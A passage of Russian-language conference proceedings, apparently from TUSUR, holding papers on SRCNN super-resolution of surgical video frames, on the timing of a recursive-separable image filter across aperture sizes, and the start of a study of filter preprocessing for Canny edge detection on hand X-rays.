Представлен процесс обучения модели нейронной сети SRCNN для повышения качества медицинских изображений. Подробно расписаны все этапы и принципы обучения, позволяющие подготовить модель нейронной сети для решения поставленных задач. В качестве данных для обучения была взята информация из операции на простате. Были подготовлены наборы данных для обучения и тестирования модели нейронной сети. В результате была получена обученная модель нейронной сети, способная повышать качество изначальных данных, что было подтверждено в рамках ее тестирования. Следует отметить, что повышение качества медицинских изображений позволяет обнаруживать и анализировать изменения в состоянии органов и тканей пациента, что необходимо для мониторинга состояния пациента во время проведения медицинских процедур и операций.

Ключевые слова: нейронная сеть, SRCNN, метрики оценки качества изображения, улучшение качества изображения, медицинские данные.

Обучение нейронных сетей для улучшения качества цифровых медицинских изображений является одним из важнейших направлений в области медицинского искусственного интеллекта. Применение глубокого обучения и искусственных нейронных сетей позволяет автоматизировать анализ и обработку медицинских данных, что способствует повышению точности диагностики заболеваний.

Для этих целей широко используется в разработке и исследовании нейронных сетей язык программирования Python, являясь одним из самых популярных языков программирования. Для обучения нейронных сетей в нем активно применяются библиотеки машинного обучения, такие как TensorFlow, PyTorch, Keras и др. [1, 2]. Эти инструменты предоставляют удобные средства для создания, обучения и оценки различных типов нейронных сетей, а также для анализа и обработки медицинских изображений.

В данной работе было выполнено обучение нейронной сети SRCNN [3], оно состоит из последовательности действий: установка и импорт необходимых библиотек; определение матричных функций качества изображения; подготовка изображений; подготовка данных для обучения модели; создание файла для сохранения данных и меток; создание модели нейронной сети; обучение модели на тренировочных изображениях; использование модели SRCNN для улучшения качества изображений; отображение изображений и получение метрик качества этих изображений.

Обучение модели нейронной сети SRCNN

После подключения и импорта необходимых библиотек происходит определение матричных функций качества изображения. Функция принимает два аргумента: `target` и `ref`, которые представляют собой два изображения. Она преобразует оба изображения в формат без потери точности, вычисляет данные из целевого изображения (`target`) и эталонного изображения (`ref`), чтобы получить разницу между ними. После чего преобразует полученную разницу в одномерный массив для упрощения вычислений, вычисляет среднеквадратическое отклонение (RMSE) этой разницы, которое является мерой шума

в изображении, использует формулу для преобразования RMSE в PSNR, где PSNR выражается в децибелах. Итоговая функция возвращает численную оценку качества изображения в децибелах, где большие значения соответствуют меньшему количеству шума и лучшему качеству изображения.

Далее `target` и `ref` преобразуются в новый тип данных, чтобы обеспечить одинаковую точность при вычислениях.

После расчета метрик PSNR и MSE рассчитывается индекс структурного сходства (SSIM). SSIM – это функция из библиотеки `scikit-image`, которая вычисляет структурное сходство. Эта мера сходства двух изображений, учитывающая структуру изображения, а не только яркость и контрастность.

После того как все метрики рассчитаны, возвращается список со значениями рассчитанных показателей, далее происходит перебор всех файлов в указанной пользователем директории, каждое изображение читается с помощью библиотеки `OpenCV`, определяется его размер и уменьшается в 2 раза, используя метод интерполяции, затем уменьшенное изображение увеличивается обратно до исходного размера. Обработанные изображения сохраняются в новую директорию, которая находится на один уровень выше исходной директории. Обработанные изображения сохраняются под тем же именем, что и исходные.

В указанной пользователем папке сортируются имена файлов, создаются пустые списки для хранения данных и меток. Для каждого файла происходит: чтение изображения с полным разрешением; изображение конвертируется в пространство YCrCb и выбирается только компонента Y; изображение масштабируется до половины размера полученных данных и меток; вычисляются границы для создания патчей размером 16x16 элементов и для каждого патча создаются пары данных и меток, которые нормализуются и добавляются в соответствующие списки. Списки данных и меток преобразуются в массивы `NumPy`.

Далее используется контекстный менеджер `with` для автоматического закрытия файла после выпол-

нения блока кода. Внутри блока создаются два набора данных (dataset) в файле HDF5: один набор данных (data) и один набор меток (label). Каждый набор данных заполняется соответствующим массивом данных и имеет ту же форму, что и исходный массив данных.

Модель нейронной сети состоит из трех слоев: первый слой использует сверточную операцию с фильтрами 9×9 элементов и активационной функцией ReLU, второй слой также использует сверточную операцию, но уже с фильтрами размером 3×3 элементов и активационной функцией ReLU, третий слой выполняет свертку с фильтрами размером 5×5 элементов и линейной активационной функцией.

Кроме того, в модели используется оптимизатор Adam с начальным значением learning rate 0,0003. Модель компилируется с использованием метода потери mean squared error (среднеквадратическая ошибка).

С помощью конструктора model() создается экземпляр модели SRCNN, который выводит информацию о структуре модели, включая количество параметров и слоев [4].

Далее открываются два файла HDF5: './trainh4' и './test.h5'. Из каждого файла он извлекает данные и метки, сохраняя их в переменные data и label соответственно. Затем эти данные и метки трансформируются, чтобы они соответствовали формату, необходимому для модели машинного обучения.

Для отслеживания прогресса обучения модели и сохранения лучших параметров модели используется объект ModelCheckpoint в библиотеке Keras. Объект ModelCheckpoint принимает несколько аргументов: путь к файлу, в котором будут сохранены параметры модели, save_best_only – логический флаг, указывающий, что следует сохранять только параметры модели с наилучшей точностью, save_weights_only – логический флаг, указывающий, что следует сохранять только веса модели, а не всю модель целиком.

Модель обучается на 200 эпохах с размером пакета 64. Во время обучения модель периодически проверяется на валидационных данных (X_test и y_test), чтобы оценить качество обучения и предотвратить переобучение. Для этого используется функция validation_data. Также в процессе обучения используется объект checkpoint, который представляет собой обратный вызов ModelCheckpoint. Он отвечает за сохранение лучшего состояния модели в процессе обучения. Сохраняются только веса модели (save_weights_only = True), а также сохраняется только лучший вариант модели (save_best_only = True).

Далее из каталога считывается изображение и преобразуется из формата RGB в YCrCb. Изображение уменьшается вдвое по ширине и высоте, используя функцию cv2.resize(). Изображение увеличивается до исходного размера также с помощью cv2.resize(). Восстановленный канал Y (luminance) замещает уменьшенный канал Y в исходном изображении.

Изображение преобразуется обратно из формата YCrCb в RGB., полученное изображение записывается в файл директории, затем создается график с изображением и выводится на экран.

Дальше создается нулевой массив Y с размерами, соответствующими входному изображению. Тип данных установлен в np.float32, чтобы обеспечить совместимость с моделью. Происходит нормализация входного изображения Y_img, значения пикселей масштабируются от 0 до 1 путем деления на 255. Это стандартный подход к нормализации изображений перед подачей их в нейронную сеть, выполнение предсказания с помощью модели srcnn model, параметр batch_size = 1 указывает, что каждое изображение обрабатывается отдельно. Результат предсказания умножается обратно на 255, чтобы вернуть значения пикселей в исходный диапазон. Проверяются и корректируются экспериментальные значения, чтобы избежать потери информации. Затем данные преобразуются обратно в формат np.uint8, который подходит для работы с изображениями. Происходит копирование предсказанного канала Y обратно в исходное изображение и преобразование его в формат RGB. Это стандартный формат цветов OpenCV. Изображение сохраняется в папке, после чего отображается в окне matplotlib для визуального контроля качества предсказания.

Далее так же, как и ранее, создается фигура с двумя осями. Каждая ось представляет отдельный виджет для отображения изображения. Затем открываются два изображения: искаженное и то, которое было улучшено с помощью модели SRCNN. Эти изображения отображаются на соответствующих осях с заголовками, описывающими каждый кадр. Эти изображения сравниваются и вычисляются метрики. Функция compare_images вычисляет метрики качества изображений. Результаты выводятся на экран.

Тестирование обученной модели SRCNN

Существует несколько показателей для измерения качества изображения:

- пиковое отношение сигнал/шум (PSNR) [5];
- среднеквадратическая ошибка (MSE) [6];
- структурное сходство (SSIM) [7].

После обучения модели нейронной сети на наборе данных и применения её к цифровым медицинским изображениям проводится оценка качества результатов, чтобы убедиться в правильности принятых решений.

Проверка изображений после применения модели SRCNN (Мод.S) заключается в оценке качества восстановления деталей и общего улучшения разрешения изображения. Модель SRCNN используется для увеличения разрешения изображений, и после её применения важно проверить, насколько успешно она справилась с задачей.

Для эксперимента был взят ряд кадров из операции на простате (таблица), которые были обработаны с помощью обученной модели нейронной сети, визуальные результаты применения представлены на рис. 1.

Результаты сравнения исходного и обработанного изображения, к которому применена модель SRCNN

Кадр	PSNR, дБ		MSE или RMSE		SSIM		Кадр	PSNR, дБ		MSE или RMSE		SSIM	
	Исх.	Мод. S	Исх.	Мод. S	Исх.	Мод. S		Исх.	Мод. S	Исх.	Мод. S	Исх.	Мод. S
414	23,30	38,20	911	29,54	0,58	0,99	448	23,70	51,07	832	1,53	0,69	0,99
416	21,84	50,62	1276	1,69	0,56	0,99	478	20,28	49,83	1828	2,03	0,61	0,99
433	17,46	49,43	3493	2,22	0,48	0,99	4191	19,90	50,72	1993	1,65	0,69	0,99
434	21,48	48,64	1386	2,67	0,65	0,99	4201	22,17	50,26	1183	1,84	0,65	0,99
435	16,37	48,10	4500	3,02	0,47	0,99	4321	19,89	49,61	1999	2,13	0,68	0,99



Рис. 1. Исходное изображение «кадр_операции_414» – а;
применение модели SRCNN к изображению – б

Анализируя полученные данные из таблицы, можно сделать вывод о том, что значение PSNR увеличилось от минимального значения в 16,37 раза до максимального значения в 51,07 раза, значение MSE или RMSE уменьшилось от максимального значения 4 500 до минимального значения 3,02, значение SSIM увеличилось от минимального значения 0,47 до максимального значения 0,99.

Литература

1. Коул А. Искусственный интеллект и компьютерное зрение. Реальные проекты на Python, Keras и TensorFlow / А. Коул, С. Ганджу, М. Казам. – СПб.: Питер, 2023. – 608 с.
2. Stanescu L. TensorFlow vs. PyTorch in Classifying Medical Images—preliminary results / L. Stanescu, G. Dinu // 2023 27th International Conference on System Theory, Control and Computing (ICSTCC). – IEEE, 2023. – PP. 448–453.
3. Строкова А.В. Проведение экспериментов с рядом сверточных нейронных сетей по оценке техник Super-Resolution // Графикон: конф. по компьютерной графике и зрению. – 2023. – Т. 33. – С. 88–96.
4. Wang Z. Hoi Steven CH. Deep learning for image super-resolution: A survey / Z. Wang, J. Chen // IEEE Trans Pattern Anal Mach Intell. – 2021. – Vol. 43. – PP. 3365–3387.
5. Image-Based Quantitative Analysis of Gold Immunochromatographic Strip via Cellular Neural Network Approach / Z. Nianyin, W. Zidong, Z. Bachar, L. Yurong, D. Min, X. Liang, L. Xiaohui, Y. Terry // IEEE Transactions on Medical Imaging. – 2014. – Vol. 33. – PP.1129–1136.
6. Applicability of Existing Objective Metrics of Perceptual Quality for Adaptive Video Streaming: Society for Imaging Science and Technology / J. Søgaard, L. Krasula, M. Shahid, D. Temel, K. Brunnstrom, M. Razaak // IS&T International Symposium on Electronic Imaging. – 2016. – P. 16.
7. Larson E.C. Most apparent distortion: full-reference image quality assessment and the role of strategy / E.C. Larson, D.M. Chandler, J. // Electron. Imag. – 2010. – Vol. 19. – PP. 0110061–01100621.

Филимонцева Алина Анатольевна

Студентка каф. управления инновациями (УИ)
Томского государственного университета
систем управления и радиоэлектроники (ТУСУР)
Эл. почта: alina.a.filimontseva@tusur.ru

Каменский Андрей Викторович

Доцент каф. телевидения и управления (ТУ) ТУСУРа
Эл. почта: andru170@mail.ru

А.В. Поднебесный, А.В. Каменский, А.С. Красноперова

Корреляция времени работы пятикаскадного рекурсивно-сепарабельного цифрового фильтра с размером его апертуры обработки

С развитием оптических технологий возрастают требования к качеству и быстродействию обработки видеоинформации. Рост размеров цифровых изображений приводит к увеличению вычислительных затрат, связанных с их обработкой. Представлено исследование корреляции времени работы пятикаскадного рекурсивно-сепарабельного цифрового фильтра с размером его апертуры обработки. Получены зависимости времени работы исследуемого фильтра от изменений количества элементов в строке и столбце апертуры обработки, при тестировании его на изображениях различной размерности. Анализ корреляции роста размеров апертуры и времени работы пятикаскадного рекурсивно-сепарабельного фильтра показал, что вне зависимости от изначально-го размера базовой апертуры обработки (7×7 , 9×9 и 11×11 элементов) имеется прямо пропорциональное увеличение времени работы фильтра в диапазоне от 1,005 до 2,087 раза.

Ключевые слова: цифровая обработка изображений, двумерные цифровые фильтры, рекурсия, сепарабельность, многоэлементные апертуры, быстродействие.

Цифровое изображение (ЦИ) представляет собой графические данные, преобразованные в числовые значения для хранения и обработки на компьютерах или других цифровых устройствах [1]. В академическом контексте ЦИ состоит из пикселей – дискретных точек, каждая из которых несет информацию о яркости или цвете, определенную через аналогово-цифровое преобразование [2].

Цифровая обработка изображений (ЦОИ) включает любые операции, где входными данными являются изображения [3]. При цифровой обработке изображений исследования фокусируются на анализе, модификации и улучшении качества изображений с использованием разнообразных компьютерных методов и алгоритмов, которые могут включать такие процессы, как фильтрация, повышение резкости, изменение масштаба, устранение шумов, распознавание объектов и множество других операций [4], направленных на улучшение качества изображений или извлечение из них полезной информации [5].

Одним из ключевых параметров ЦОИ является быстродействие, важное для эффективности работы фильтров. В этом контексте существуют адаптивные фильтры, необходимые для решения специфических задач [6]. Такие фильтры, будь то аналоговые или цифровые, определяются своими уникальными параметрами, которые задаются передаточной функцией [7]. Эта функция определяет структуру и сложность фильтра [8].

Быстродействующие алгоритмы ЦОИ

В контексте использования алгоритмов ЦОИ быстродействие можно сформулировать как возможность реализации канонических алгоритмов в ином представлении за счет преобразований, что ведет к уменьшению вычислительных операций, упрощению алгоритма и в итоге приводит к выигрышу по временным затратам при его реализации [9].

Используемая при фильтрации двумерная свертка имеет большую разницу между количеством отчетов во входном сигнале и количеством коэффициентов в фильтре. Известные методы разложения

двумерной свертки в несколько сверток с меньшим числом элементов применительно к задаче цифровой фильтрации показывают, что разложение быстрых алгоритмов вычисления двумерной свертки имеет смысл использовать, начиная с размера ядра 4×4 элемента (практически применяются ядра нечетных размеров) [10]. Уменьшение числа необходимых операций при применении разложения при ядре 5×5 элементов составляет 16%, 7×7 элементов – 27%, 9×9 элементов – 31%.

Применение различных алгоритмических и системных подходов позволяет значительно снизить вычислительную нагрузку и улучшить скорость обработки данных, что особенно важно в задачах, требующих обработки данных в реальном времени [11].

Пятикаскадный рекурсивно-сепарабельный (ПРС) фильтр размерностью 7×7

Исследование зависимости времени работы фильтра от изменения размера апертуры обработки проводилось с использованием ПРС цифрового фильтра, структурная схема которого представлена на рис. 1 [12], где $x(n_1, n_2)$ – входные данные; $y(n_1, n_2)$ – выходные данные; Z – элементы задержки (зависимые от переменных – a и c , рассчитываемых автоматически в коде фильтра); M_1 – коэффициент, определяющий величину задержки по строке (целое число); M_2 – коэффициент определяющий величину задержки по столбцу (целое число); A_1 – коэффициент увеличения значений положительной части маски, A_2 – коэффициент увеличения значения центрального элемента маски; L – коэффициент уравнивания сумм центральной и внешней масок; CP – строчный рециркулятор; KP – кадровый рециркулятор [11, 12].

Исследование быстродействия алгоритма формирования неравносторонних апертур цифрового ПРС-фильтра

Для выявления зависимости времени работы ПРС-фильтра от размеров его апертуры для экспериментального исследования взяты три базовые

равносторонние апертуры размером 7×7, 9×9 и 11×11 элементов. Изменения размеров апертуры будут проводиться по строкам и столбцам апертуры обработки, а именно будет увеличиваться количество элементов с шагом два до апертур со стороной 25 элементов, после чего будут взяты апертуры со стороной 49; 75 и 99 элементов.

Для исследования влияния изменения размера маски фильтра на его быстродействие использовались изображения различной размерности: 640×480, 1920×1080, 5616×3744. В рамках эксперимента выполнялось 10 измерений времени работы и в результате заносилось усредненное значение времени обработки (бралось среднее значение из 10 измерений).




Рис. 1. Структурная схема пятикаскадного фильтра размером 7×7

Для выполнения эксперимента использовалась вычислительная платформа со следующими характеристиками: процессор – Intel(R) Core(TM) i7-10750H CPU 2,59 ГГц; оперативная память 16 ГБ; видеокарта GTX1650; операционная система – Windows 11Pro; количество ядер – 6; тип системы – 64-разрядная операционная система.

Изменение количества элементов в столбце матрицы обработки

В рамках первой части исследования оценим изменение времени работы ПРС-фильтра для апертуры 7×7 элементов. После чего аналогичные эксперименты проведем с апертурами 9×9 и 11×11 элементов. В табл. 1 представлены результаты измерения быстродействия ПРС-фильтра при изменении числа элементов в столбце матрицы обработки.

Таблица 1

Результаты цифровой обработки изображений при фиксированном количестве строк и изменении числа столбцов в апертуре

Размер маски фильтра	Размерность изображения, элементов		
	640×480	1920×1080	5616×3744
Время обработки, с			
7×7	0,1187	0,6835	6,7315
7×9	0,1373	0,7717	7,8097
7×11	0,1538	0,8893	9,0267
7×13	0,1709	0,9926	10,1310
7×15	0,1983	1,1675	11,4413
7×17	0,2197	1,2990	13,4536
7×19	0,2393	1,4144	14,2381
7×21	0,2912	1,5577	15,7397
7×23	0,2979	1,8288	17,2401
7×25	0,3220	1,9702	19,6670
7×49	0,6558	3,9594	39,4181
7×75	1,0104	6,0579	60,6578
7×99	1,3702	7,9958	79,6107

Увеличение времени обработки с увеличением количества столбцов в апертуре было равномерным. С увеличением разрешения изображений значительно увеличивается время обработки, если при обработке изображения размерностью 640×480 элементов апертурой 7×9 элементов алгоритм затрачивал 0,13728 с, то при обработке изображения с размерностью 5616×3744 элементов время составляло 7,80972 с (в 55 раз больше). Это подчеркивает влияние размера изображения на производительность.

При анализе результатов было выявлено, что время обработки апертурой 7×7 элементов и апертурами 9×9 и 11×11 элементов имеет почти одинаковый диапазон увеличения времени работы ПРС-фильтра:

- коэффициент увеличения времени обработки при фиксированном значении строк, равно 7, изменялся в диапазоне от 1,02321 до 2,0369;
- коэффициент увеличения времени обработки при фиксированном количестве строк со значением 9 и изменении числа столбцов варьировался в диапазоне от 1,04600 до 2,08763;
- коэффициент увеличения времени обработки при фиксированном количестве строк со значением 11 и изменении числа столбцов в матрице укладывался в диапазон от 1,06706 до 2,07842.

Изменение количества элементов в строке матрицы обработки

Эксперимент по выявлению зависимости времени обработки от размеров апертуры матрицы обработки, изменяемой по строкам, проводился по аналогичным принципам, как для эксперимента с изменением числа элементов в столбце апертуры обработки.

В табл. 2 представлены результаты оценки быстродействия обработки цифровых изображений

различной размерности при фиксированном количестве столбцов и изменении числа строк в апертуре.

Таблица 2
Результаты цифровой обработки изображений при фиксированном количестве столбцов и изменении числа строк в апертуре

Размер маски фильтра	Размерность изображения, элементов		
	640×480	1920×1080	5616×3744
Время обработки, с			
7×7	0,1187	0,6835	6,7315
9×7	0,1449	0,8159	8,3297
11×7	0,1768	0,9566	10,1297
13×7	0,1906	1,1272	11,6648
15×7	0,2105	1,2599	12,7022
17×7	0,2413	1,3928	14,9522
19×7	0,2635	1,5420	15,7503
21×7	0,2863	1,7258	17,1326
23×7	0,3138	1,8537	18,5104
25×7	0,3302	1,9995	20,1770
49×7	0,6329	3,8927	38,2491
75×7	0,9849	5,9780	60,8725
99×7	1,2769	8,0353	81,30470

Увеличение времени обработки с увеличением количества столбцов было равномерным. При обработке апертурой размерностью 9×7 алгоритм затрачивал 0,14486 с, а при обработке апертурой 99×7 время на обработку составляло 1,27687 с (в 9 раз больше).

При анализе результатов было выявлено, что время обработки апертурой 7×7 элементов и апертурами 9×9 и 11×11 элементов имеет почти одинаковый диапазон увеличения времени работы ПРС-фильтра:

– коэффициент увеличения времени обработки при фиксированном значении столбцов, равном 7, изменялся в диапазоне от 1,05232 до 1,94681;

– коэффициент увеличения времени обработки при фиксированном количестве столбцов со значением 9 и изменении числа строк в апертуре коэффициент варьировался в диапазоне от 1,06050 до 1,96014;

– коэффициент увеличения времени обработки при фиксированном количестве столбцов со значением 11 и изменении числа строк в апертуре, значения коэффициента укладывались в диапазон от 1,00575 до 1,91396.

Заключение

Исследовано влияние размера апертуры и размерности изображений на время обработки ПРС фильтром. Результаты показали, что увеличение размера апертуры приводит к пропорциональному увеличению времени обработки. Например, при увеличении апертуры с 7×9 до 7×99 элементов время обработки возросло в 10 раз (с 0,13728 до 1,37019 с). Аналогичная зависимость наблюдалась и для других размеров апертуры.

С увеличением размерности изображений время обработки также значительно возрастает. При обработке изображения с размерностью 640×480

элементов апертурой 7×9 алгоритм затрачивал 0,13728 с, тогда как при размерности 5616×3744 элементов время обработки составило 7,80972 с (в 55 раз больше). Это подчеркивает сильное влияние размера изображения на производительность алгоритма.

Анализ корреляции роста размеров апертуры и времени работы ПРС фильтра показал, что вне зависимости от изначального размера базовой апертуры обработки (7×7, 9×9 и 11×11 элементов) имеется прямо пропорциональное увеличение времени работы фильтра в диапазоне от 1,005 до 2,087 раза. Следует отметить, что максимальный коэффициент увеличения времени обработки при изменении числа элементов в строке апертуры обработки составил 2,087, в то время как при изменении числа элементов в столбце апертуры обработки он был равен 1,960.

Литература

1. Шевченко Д.А. Подход к предварительной обработке графических объектов для задачи идентификации в видеопотоке // Наука и бизнес: пути развития. – 2018. – № 7 (85). – С. 25.
2. Rao K. Deerga. Digital Signal Processing: Theory and Practice / K. Deerga Rao, M.N.S. Swamy. – Singapore: Springer Nature Singapore Pte Ltd. part of Springer Nature, 2018. – 804 p.
3. Оппенгейм А. Цифровая обработка сигналов / А. Оппенгейм, Р. Шафер. – М.: Техносфера, 2006. – 856 с.
4. Multi-Area Method of a Depth Map Building with Gain Modulation in Active-Pulse Television Measuring Systems / A.K. Movhan, V.V. Kapustin, M.I. Kuryachiy, E.S. Movchan // International Siberian Conference on Control and Communications (Tomsk). – 2022. – PP. 1–6.
5. Antoniou A. Digital filters: analysis, design, and signal processing applications. – Canada: McGraw-Hill Education, 2018. – 800 p.
6. Толмачева А.С. Разработка двумерного сепарабельного двухкаскадного пирамидального фильтра повышения четкости изображений / А.С. Толмачева, А.В. Каменский // Электронные средства и системы управления: матер. докл. XVII Междунар. науч.-практ. конф. 17–19 ноября 2021 г.: в 2 ч. – Ч. 2. – Томск: В-Спектр, 2021. – 352 с.
7. Каменский А.В. Методы повышения четкости телевизионных изображений высокого качества линейными алгоритмами // Доклады ТУСУР. – 2017. – Т. 20, № 1. – С. 46–49. DOI: 10.21293/1818-0442-2017-20-1-46-49.
8. Каменский А.В. Высокопроизводительные рекурсивно-сепарабельные алгоритмы повышения качества изображений / А.В. Каменский, Д.Е. Головина, М.И. Курячий. – Томск: ТУСУР, 2018. – С. 162–165.
9. Толмачева А.С. Применение быстродействующих рекурсивно-сепарабельных фильтров для обработки зашумленных изображений / А.С. Толмачева, А.В. Каменский, А.А. Тисленко, Д.В. Титов // Доклады ТУСУР. – 2023. – Т. 26, № 1. – С. 56–62. DOI: 10.21293/1818-0442-2023-26-1-56-62.
10. Kamenskiy A.V. High-speed recursive-separable image processing filters with variable scanning aperture sizes / A.V. Kamenskiy, M.I. Kuryachiy, A.S. Krasnoperova, Y.V. Ilyin, T.M. Akaeva, S.E. Boyarkin // Computer Optics. – 2023. – Vol. 47, No. 4. – PP. 605–613.

11. Zaytseva E.V. Integral and spectral sensitivity assessment of the active-pulse television systems // X-International IEEE Scientific and Technical Conference «Dynamics of Systems, Mechanisms and Machines». – 2016. – PP. 1–4.

12. Поднебесный А.В. Оценка быстродействия равносторонней и неравносторонней формы построения цифрового пятикаскадного рекурсивно-сепарабельного фильтра обработки изображений // Электронные средства и системы управления: матер. докл. XIX Междунар. науч.-практ. конф., 15–17 ноября 2023 г.: в 2 ч. – Ч. 2. – Томск: В-Спектр (ИП Бочкарева В.М.), 2023. – 366 с.

Поднебесный Андрей Владимирович

Магистрант каф. телевидения и управления (ТУ)
Томского государственного ун-та
систем управления и радиоэлектроники (ТУСУР)
Эл. почта: andrey_podnebesniy36071@mail.ru

Каменский Андрей Викторович

Канд. техн. наук, доцент каф. ТУ ТУСУРа
Эл. почта: andru170@mail.ru

Красноперова Алена Сергеевна

Инженер лаб. телевизионной автоматики каф. ТУ ТУСУРа
Эл. почта: krasnoperova.a.923-@e.tusur.ru

А.В. Каменский, С.Е. Бояркин

Оценка эффективности применения рекурсивно-сепарабельных цифровых фильтров на медицинских изображениях

Представлены результаты исследования эффективности применения разработанных авторами цифровых рекурсивно-сепарабельных фильтров для предобработки цифровых медицинских изображений. Отличительной особенностью применяемых фильтров является их быстродействие. Разработанные фильтры показали свою эффективность в качестве фильтров предобработки медицинских изображений, поскольку было выявлено повышение эффективности работы метода выделения границ объектов интереса.

Ключевые слова: цифровые фильтры, рекурсия, сепарабельность, метод Канни, обработка изображений, коэффициент сглаживания.

Цифровое изображение – это представление графической информации в виде числовых значений, которые хранятся и обрабатываются в цифровом формате на компьютере или другом электронном устройстве [1]. Обработка изображения – это любая форма обработки информации, у которой входные данные представлены в виде изображения.

Под цифровой обработкой изображений понимается область науки, которая занимается анализом, изменением и улучшением цифровых изображений при помощи различных методов и алгоритмов компьютерной обработки данных. Также всю цифровую фильтрацию можно разделить на две группы по методам: есть нерекурсивные и рекурсивные фильтры, т.е. фильтры с применением обратной связи [2].

Объекты интереса исследователя на медицинских изображениях, используемых в ранней диагностике, обычно бывают небольшими и малоконтрастными по сравнению с окружающим фоном [3].

Фаза предварительной обработки устраняет отклонения, связанные с системой генерации изображения, и уменьшает шумы. Изучение влияния предобработки может позволить разработать улучшающие качество изображений фильтры, которые сделают исследуемые фото- и видеоданные более удобными для восприятия человеком или алгоритмов компьютерного зрения [1].

В работе рассмотрена возможность применения рекурсивно-сепарабельных (РС) цифровых фильтров для предварительной обработки медицинских изображений. В исследовании использовались 5 видов РС-фильтров:

- скользящее среднее в РС-форме (ССРС) [4];
- трапецидальный РС-фильтр (ТРС) [5];
- лапласиан «усеченная пирамида» (ЛУП) [6];
- лапласиан «двойная пирамида» (ЛДП) [7];
- РС-трехкаскадный фильтр (РСТ) [8].

Рекурсивная фильтрация, по сравнению с другими видами фильтрации, приводит к сокращению вычислительных затрат при цифровой обработке изображений. Это означает, что при работе процедура обработки разделяется на ряд подопераций, которые отдельно осуществляют обработку по строкам и столбцам матрицы параметров изображения. Свойство рекурсии позволяет использовать предыдущий полученный результат для формирования нового отсчета выходной информации.

Эксперимент. Описание

Эксперимент заключается в предварительной обработке РС-фильтрами, обработке методом Канни, коррекции коэффициентов обработки и оценке визуальной видимости границ области интереса. На рис. 1 приведены исходные изображения рентгена кисти руки человека в трех положениях, которые будут использованы для проведения экспериментального исследования.

Метод Канни использует пятиступенчатый алгоритм для нахождения широкого спектра пикселей, определяемых как границы. Он используется для поиска абсолютных границ краев, на которые влияют шумы и выбор позиции съемки, и реагирует только на одиночные края [9, 10]: размытие; поиск градиентов изображения; подавление пикселей, не являющихся максимумами; пороговая фильтрация; трассировка.




Рис. 1. Исходные изображения: а – крайнее левое положение; б – центральное положение; в – крайнее правое положение

Выделение контуров – это метод, используемый для определения границ объектов внутри изображения. Иначе говоря, резкое изменение уровня яркости в изображении можно назвать краем [11].

В рамках эксперимента изменялись размеры апертуры обработки РС-фильтров от 3×3 до 12×12 элементов. Затем применялся метод Канни с подбором коэффициента размера ядра фильтра и коэффициента сглаживания. Более подробно с адаптацией метода Канни и неавтоматизированным подбором коэффициентов можно ознакомиться в работе [3]. После чего при помощи субъективной оценки определялась полнота выделения границ интересующих костей кисти руки.

Субъективные оценки – времязатратный процесс, который требует постоянного присутствия экспертов и не является объективным и универсальным, но его положительным свойством является эффективность оценки области интереса на изображении [12]. В исследовании выполнялась визуальная оценка различимости костей кисти руки: гороховидной, трехгранной, крючковидной, полулунной, головчатой, трапециевидной, кости-трапеции и ладьевидной. Оценка видимости границ кости осуществлялась по следующему принципу: шаг 1 – граница кости представляется вписанной в окружность, где окружность составляет 100% наличия границы кости; шаг 2 – деление окружности на четыре равные части по 25%; шаг 3 – анализ 4 областей на наличие полных границ; шаг 4 – дробление областей с неполными границами из шага 3 на 5 равных участков по 5%; шаг 5 – определение процента различимости границы кости сустава.

Ряд приложений в области компьютерного зрения может выиграть от знания того, видны ли внешние изменения в изображении человеческому глазу или нет. Например, с помощью такой метрики можно определить максимальный уровень сжатия изображения для визуального сжатия без потерь [13, 14].

На тестовых изображениях осуществлялась визуальная оценка видимости границ костей сустава кисти человека до и после обработки. В каждом положении руки анализировались различные границы костей сустава кисти: головчатая кость в централь-

ном положении кисти; ладьевидная кость в крайнем левом положении кисти; полулунная кость в крайнем правом положении кисти.

Эксперимент. Результаты

Для удобства введем ряд сокращений: ЦП – центральное положение кисти; КЛ – крайнее левое положение кисти; КП – крайнее правое положение кисти; ГК – головчатая кость; ЛК – ладьевидная кость; ПК – полулунная кость; РА – размер апертуры обработки; РЯ – размер ядра фильтра; КС – коэффициент сглаживания; ВГ – видимость границ.

На исходных изображениях видимость границ объектов интереса составила: для ГК – 65% в ЦП; для ЛК – 75% в КЛ; для ПК – 80% в КП.

В таблице представлены результаты оценки видимости границ костей после применения различных фильтров.

